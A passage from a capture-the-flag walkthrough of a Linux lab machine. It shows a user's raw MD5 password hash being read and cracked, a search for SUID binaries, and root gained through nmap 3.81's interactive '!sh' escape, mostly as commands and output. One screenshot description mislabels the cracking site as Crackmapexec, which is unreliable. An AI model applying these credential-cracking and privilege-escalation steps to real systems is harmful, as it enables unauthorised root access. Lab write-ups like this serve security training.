daemon@linux:/home/robot$ ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$
```

We cant lets see this password.raw-md5 file here


```
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

### Creds with hash

robot:c3fcd3d76192e4007dfb496cca67e13b

Now lets crack this

- hashcat and johntheripper did not work great for me but I did it in crackstation it worked



The screenshot shows the Crackmapexec (CME) interface. On the left, a large text box contains the hash `c3fcd3d76192e4007dfb496cca67e13b`. To the right of this box is a checkbox labeled "I'm not a robot". Below the checkbox is a button labeled "Crack Hashes". At the bottom of the interface, there is a table with three columns: "Hash", "Type", and "Result". The table contains one row where the hash is `c3fcd3d76192e4007dfb496cca67e13b`, the type is `md5`, and the result is `abcdefghijklmnopqrstuvwxyz`.

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

### Creds found

Username : robot

Password : abcdefghijklmnopqrstuvwxyz

```
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$ id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
robot@linux:~$
```

Now u can read that key-2-of-3.txt



```
robot@linux:~$ ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$
```

Now here u can try a lot of things like linpeas or linenum that would probably work but i did this :

```
find / -perm -u=s -type f 2>/dev/null
```

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

I checked the version here

```
robot@linux:~$ nmap --version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
robot@linux:~$
```

the interactive option in nmap was removed in 5.00 in 2009 but this version is before that that means we have the interactive nmap shell

```
robot@linux:~$ nmap --interactive
```

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap> 
```

Now to get root type in !sh to exit with bourne shell

```
nmap> !sh  
# id  
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)  
# 
```

Got root

Here is the key-3-of-3.txt

```
# cd /root  
# ls  
firstboot_done  key-3-of-3.txt  
# 
```